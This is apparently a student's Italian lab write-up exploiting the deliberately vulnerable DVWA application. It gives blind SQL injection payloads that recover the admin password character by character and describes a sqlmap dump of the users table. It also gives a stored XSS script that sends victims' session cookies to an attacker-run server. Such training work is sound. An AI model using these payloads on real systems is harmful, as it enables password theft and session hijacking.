S6 L5

Svolgimento Progetto

Giulia Salani

Consegna

Traccia:

Nell'esercizio di oggi, viene richiesto di exploitare le vulnerabilità:

- -SQL injection (blind).
- -XSS stored.


Presenti sull'applicazione DVWA in esecuzione sulla macchina di laboratorio Metasploitable, dove va preconfigurato il livello di sicurezza=LOW.

Scopo dell'esercizio:

- -Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).
- -Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.

Prima di cominciare

Kali e Meta devono essere sulla stessa rete e comunicare fra di loro.



1.

SQL injection blind: definizione

La SQL injection blind è un metodo di attacco che sfrutta le falle di sicurezza in un'applicazione web per interagire con il database senza ricevere risposte dirette.

L'attaccante utilizza query SQL maligne e interpreta le reazioni dell'applicazione per dedurre dettagli sul database. Questa tecnica richiede all'attaccante di dedurre informazioni utilizzando segnali indiretti, come la variazione nel tempo di risposta o comportamenti specifici, a differenza della SQL injection "non-blind", dove le risposte dell'applicazione forniscono informazioni dirette sul database.

È possibile eseguire manualmente una SQL injection blind, anche se richiede expertise e tempo. Strumenti come SQLMap semplificano e accelerano il processo, rendendolo più efficiente.

In questo documento, partiremo con un approccio manuale per mostrare la logica dell'attacco, per poi passare all'utilizzo dello strumento SQLMap.

SQL injection blind: esecuzione

Sappiamo che la variabile «id» è vulnerabile alla SQL injection e che ci sono 5 user nel database.

Con la SQL injection blind dobbiamo andare a tentativi, quindi partiamo con due query:


per forzare condizione falsa:

1' AND 1=0 #

per forzare condizione vera:


1' AND 1=1 #

Scrivere questi due payload ci chiarirà quale sia la reazione del database a questo tipo di query.



A questo punto sappiamo che quando la query contiene una condizione vera, la pagina restituisce testo. Quando la query contiene una condizione falsa, non succede nulla.

Ci concentriamo sull'ID 1. Digitando il numero «1», la pagina ci restituisce il relativo first name.



Concentriamoci sulla password dell'utente «admin»: la prima cosa da individuare è la sua lunghezza. Anche in questo caso, andiamo a tentoni e lo facciamo con la seguente query:

1' AND (select 'x' from users where first_name='admin' and LENGTH(password) > i LIMIT 1) = 'x'

Dove:


1': Inserisce un valore per l'iniezione SQL.

AND: Connettore logico che stabilisce una condizione aggiuntiva nella query.

select 'x' from users where first_name='admin' and LENGTH(password) > i LIMIT 1: Questa è la parte principale della query blind. Cerca di determinare la lunghezza della password dell'utente con first_name uguale a 'admin'. Se la condizione LENGTH(password) > i è vera, la query restituirà 'x', altrimenti nessun risultato sarà restituito.

= 'x': Confronta il risultato della query con 'x', cercando di determinare se la condizione specificata nella subquery sia vera o falsa.

#: Segno di commento in SQL per ignorare il resto della query.



Da questo deduciamo che la lunghezza della password è strettamente maggiore di 31 ma non strettamente maggiore di 32, dunque è proprio di 32 caratteri.

Lo step successivo è testare tutte le lettere e tutte le cifre per ognuno di questi 32 caratteri con la seguente query:

1' AND (select 'x' from users where first_name='admin' and substring(password, 1, 1) = 'a' LIMIT 1) = 'x'

Dove:


1': Inserisce un valore per sfruttare una vulnerabilità di SQL injection nell'applicazione.

AND: Connettore logico per impostare una condizione aggiuntiva nella query.

(select 'x' from users where first_name='admin' and substring(password, 1, 1) = 'a' LIMIT 1): È una subquery che cerca il primo carattere della password dell'utente 'admin'. Se il primo carattere è 'a', la subquery restituirà 'x'.

= 'x': Confronta il risultato della subquery con 'x' per determinare se la condizione specificata è vera o falsa.

#: Segno di commento in SQL per ignorare il resto della query.





Così abbiamo scoperto che il primo carattere della password di «admin» è «5».

Con questo metodo, potremmo rintracciare tutti i caratteri della password di «admin» e degli altri quattro user, ma il metodo manuale sarebbe un processo molto time-consuming.

Per questo passiamo al tool SQLmap.

SQLmap è uno strumento progettato per rilevare e sfruttare vulnerabilità di SQL injection in applicazioni web. Automatizza l'analisi e l'exploit delle falle, facilitando la scoperta di dati sensibili e l'accesso non autorizzato al database.





Il comando che abbiamo utilizzato per SQLmap avvia uno scan con l'URL della nostra DVWA. Gli abbiamo fornito un cookie, che è stato ricavato attraverso BurpSuite; con questo cookie il tool si è autenticato e ha stabilito la sessione. L'opzione -T users indica di focalizzarsi sulla tabella users. Infine, --dump ordina a sqlmap di estrarre e visualizzare dati sensibili dalla tabella users.

Così abbiamo ricavato le password di tutti gli utenti e svolto in pochi minuti un compito che manualmente avrebbe richiesto ore.

2.

XSS stored: definizione

XSS Stored o persistente è un tipo di attacco XSS in cui il payload maligno viene immagazzinato (o "stored") sul server web e viene visualizzato quando un utente carica una determinata pagina web o vi accede.

Esempio: Supponiamo che un attaccante inserisca un commento maligno in una sezione di commenti di un blog. Se l'applicazione web non filtra o neutralizza correttamente il payload, ogni volta che un altro utente visualizza quel commento, il payload maligno viene eseguito nel browser dell'utente senza il suo consenso.

La principale differenza tra XSS stored e XSS reflected risiede nel modo in cui il payload maligno viene presentato e sfruttato:


XSS Stored: Il payload è memorizzato sul server e viene restituito a ogni utente che accede alla risorsa compromessa, rendendo l'attacco persistente.


XSS Reflected: Il payload è incluso in una richiesta e restituito immediatamente all'utente attraverso una risposta, rendendo l'attacco non persistente.


XSS stored: esecuzione

Con il comando **python -m http.server 1337** avviamo un server web HTTP sulla porta 1337 utilizzando Python. Una volta avviato, il server servirà i file dalla directory corrente, rendendoli accessibili all'indirizzo http://localhost:1337.

Questo sarà il server su cui reindirizzeremo gli utenti che dopo il nostro attacco visiteranno la tab XSS Stored di DVWA.







Per l'attacco utilizziamo questo script:

<script>window.location='http://127.0.0.1:1 337/?cookie=' + document.cookie</script>

il cui scopo è catturare il cookie dell'utente che ha caricato la pagina.

In particolare:

window.location='http://127.0.0.1:1337/?co okie=' modifica la proprietà location dell'oggetto window per reindirizzare l'utente a un URL specifico, in questo caso http://127.0.0.1:1337/ ovvero l'url del server web che abbiamo lanciato con python.

document.cookie è una funzione che restituisce tutti i cookie associati al dominio corrente. Quando combinato con il resto dello script, preleva i cookie dell'utente.

L'utente viene reindirizzato a http://127.0.0.1:1337/con il cookie attuale appeso all'URL. Questo ci consente di catturare e analizzare il cookie, potenzialmente ottenendo informazioni sensibili dell'utente.

